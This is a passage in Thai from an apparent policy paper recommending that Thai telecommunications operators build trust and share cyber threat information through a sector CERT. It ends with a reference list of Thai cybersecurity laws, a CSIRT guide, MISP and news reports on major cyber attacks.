ระบบที่ใช้ในการบริหารจัดการเหตุภัยคุกคามทางไซเบอร์ยังสามารถช่วยในเรื่องการรวบรวมข้อมูลที่เกี่ยวข้องกับการจัดการเหตุการณ์เพื่อเตรียมการจัดการเหตุการณ์ที่อาจเกิดขึ้นในอนาคตให้ดีขึ้น และช่วยให้มีการกำหนดมาตรการการป้องกันเหตุการณ์ดังกล่าวที่เหมาะสม

7.2. ข้อเสนอแนะเชิงนโยบายสำหรับกิจการสื่อสาร

การที่จะทำให้เกิดการแลกเปลี่ยนข้อมูลเหตุภัยคุกคามทางไซเบอร์ในระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์อย่างต่อเนื่องนั้น มีความจำเป็นเป็นอย่างยิ่งที่จะต้องมีนโยบายเชิงยุทธศาสตร์ในการส่งเสริมความร่วมมือและสร้างความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างผู้ประกอบกิจการ โดยหน่วยงานกำกับดูแลและผู้ประกอบกิจการควรต้องร่วมมือกันในการก่อตั้งเครือข่ายความร่วมมือระหว่างกันในรูปแบบศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ เพื่อเป็นศูนย์กลางในการประสานงานและแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ระหว่างกัน ตลอดจนกำหนดขั้นตอน วิธีการ รูปแบบ บุคลากร เครื่องมือ และเทคโนโลยีที่จำเป็นในการประสานงาน เพื่อให้การประสานงานมีมาตรฐานและประสิทธิภาพกว่าการประสานงานระหว่างผู้ประกอบการกันเอง นอกจากนี้ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ยังต้องทำหน้าที่เป็นศูนย์ประสานงานกลางในการให้บริการแลกเปลี่ยนข้อมูลต่าง ๆ ที่ได้รับความไว้วางใจและเชื่อถือได้สำหรับสมาชิกซึ่งเป็นผู้ประกอบกิจการโทรคมนาคม ตลอดจนยังต้องสร้างกิจกรรมต่าง ๆ เพื่อสร้างและพัฒนาความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างผู้ประกอบกิจการซึ่งเป็นหนึ่งในหัวใจสำคัญต่อการป้องกันและรับมือกับเหตุภัยคุกคามทางไซเบอร์ที่นับวันจะทวีความรุนแรงมากยิ่งขึ้นเรื่อย ๆ

รายการเอกสารอ้างอิง

ประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะ หน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ และภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ. 2564. (2564, 23 สิงหาคม). *ราชกิจจานุเบกษา*. เล่มที่ 138 ตอนพิเศษ 194 ง. หน้า 16-17.

พระราชบัญญัติ การรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562. (2562, 24 พฤษภาคม). *ราชกิจจานุเบกษา*. เล่มที่ 136 ตอนที่ 69 ก. หน้า 20-51.

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม. (2565, 23 พฤศจิกายน). *เกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม.* เข้าถึงได้จาก https://drive.google.com/file/d/1Dr3h8DDDjNZEL8p3JV8kzACNM9dQUa3l/view

สำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์ (องค์การมหาชน). (2561, มกราคม). *คู่มือการจัดตั้งซีเซิร์ต (Establishing a CSIRT)*. เข้าถึงได้จาก https://www.etda.or.th/th/Useful-Resource/documents-for-download/Establishing-a-CSIRT-Thai-Version.aspx

Liptak, A. (2560, 14 พฤษภาคม). *The WannaCry ransomware attack has spread to 150 countries*. เข้าถึงได้จาก https://www.theverge.com/2017/5/14/15637888/authorities-wannacry-ransomware-attack-spread-150-countries

MISP - Malware Information Sharing Platform and Threat Sharing - The Open Source Threat Intelligence Platform. (2562). *Misp-Project.org*. เข้าถึงได้จาก https://www.misp-project.org/

Thailand Telecommunications Sector CERT. (2566). *หน้าแรกศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม*. เข้าถึงได้จาก https://www.ttc-cert.or.th/

Tham, I. (2561, 21 กรกฎาคม). *Personal info of 1.5m SingHealth patients, including PM Lee, stolen in Singapore's worst cyber attack*. เข้าถึงได้จาก https://www.straitstimes.com/singapore/personal-info-of-15m-singhealth-patients-including-pm-lee-stolen-in-singapores-most

Tkacik, D. (2563, 30 ตุลาคม). *Four years since the Mirai-Dyn attack...is the Internet safer?* เข้าถึงได้จาก https://www.cylab.cmu.edu/news/2020/10/30-dynattack.html